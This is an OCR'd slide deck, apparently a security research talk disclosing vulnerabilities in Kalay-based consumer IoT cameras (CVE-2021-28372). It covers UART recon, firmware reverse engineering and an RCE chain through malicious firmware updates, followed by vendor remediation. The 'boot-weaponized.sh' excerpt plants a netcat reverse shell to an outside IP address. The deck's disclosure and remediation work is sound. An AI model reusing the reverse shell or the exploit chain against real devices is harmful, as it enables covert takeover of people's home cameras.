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

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


What's Next?

- CVE-2021-28372 allows us to obtain credentials needed to talk to remote devices (bad)
  - Implicit compromise of audio / video data (very bad)
  - Unauthorized use of IOCTRL layer (maybe bad)

…But what if we found bugs in specific camera models/APIs that could be triggered by IOCTRL?


Case Study #1

Case Study #1: Hardware & Physical Recon


- Popular consumer IoT Camera
- Low cost, targeted for home use

- Recon
  - Exposed USB
  - SD card
- Device deconstruction
  - Searchin' for serial (UART)
- Mapping out components

UART Connection




XMC NOR Flash



Case Study #1: Mobile App & Firmware Analysis

- Downloaded and reverse engineered mobile application
- Looked for API calls to download camera firmware images
  - Unsigned firmware images!



Case Study #1: Mobile App & Firmware Analysis Cont.

- Ghidra time/searching for `system()`
  - Focus on input we can control
- Consumer IoT devices tend to be "bash scripts in C"
- String analysis
- Execution from SD Card!
- Unsafely unTARed to local storage
  - Out of date busybox tar
- Persistence?
  - App boot processes captured in Bash scripts
    - /mnt/mtd/boot.sh

Decompile: FUN_0000ceec - (daemon)

```
1
2  undefined4 FUN_0000ceec(void)
3
4  {
5    int iVar1;
6
7    iVar1 = FUN_000098bc("/mnt/sd_card/update/fireware/update.sh");
8    if (iVar1 == 0) {
9      system("chmod 777 /mnt/sd_card/update/fireware/ -R");
10     puts("NOW READY TO UPDATE FORM SD CARD");
11     system("/mnt/sd_card/update/fireware/update.sh");
12   }
13   else {
14     puts("NO SD CARD UPDATE  FILE ... GOGOGOGOGOGGOGOGOGGOG");
15   }
16   return 0;
17 }
18
```

Case Study #1: Understanding Remote Kalay Functionality

- Iterative process
  - Root device
  - Identify interesting functionality
  - Capture traffic
  - Analyze traffic
  - Analyze firmware
  - Write parser

- IOCTRL functionality of note:
  - Control LED light
  - Control A/V flow
  - Get/set device parameters
  - **Remote firmware updates**

```
if ( msg_number == 0x6008E )
{
  COMM_SYSLOG(4, "cmd:[%#x] [TUTK][                    _OTA_REMOTE_UPGRADE_REQ] SID[%d]\n", 0x6008E, result);
  Tk_ota_remote_upgrade_req_handle(a2, (char *)a3);
}
else if ( msg_number == 0x60090 )
{
  COMM_SYSLOG(4, "cmd:[%#x] [TUTK][                    _OTA_UPGRADE_PROGRESS_REQ] SID[%d]\n", 0x60090, result);
  Tk_ota_remote_upgrade_progress_req_handle(a2, a3);
}
```

Kalay IOType for Firmware Update

Kalay IOType Payload


Case Study #1: RCE - Chaining it All Together

- Create malicious firmware update package and host in Cloud
- Device impersonation (CVE-2021-28372) to steal credentials
- Initiate connection to victim camera and initiate firmware update to overwrite `boot.sh`
- Reverse shell!

```
[firmware] tail boot.sh

exit
fi

export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &
```

```
[firmware] tail boot-weaponized.sh


export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &
sleep 12
nc 143.110.224.168 9435 -e /bin/sh &
```

Malicious Firmware Update Remote Code Execution



Remediation


- Mandiant worked closely with vendor to remediate:
  - Addition of AuthKey feature
  - Digitally signing firmware images
  - Removed SD Card execution
  - Protecting UART connection

Case Study #2

Case Study #2: Custom Authentication Layer

- Uses a custom authentication over Kalay's IOCTRL layer
  - Does not rely on Kalay username/password auth: **hardcoded credentials used**
  - Uses a challenge/response format with custom encryption
- Mobile app + `frida` to understand data packet formats
  - Device-code is MIPS and not as easy to analyze

Case Study #2: Custom Authentication



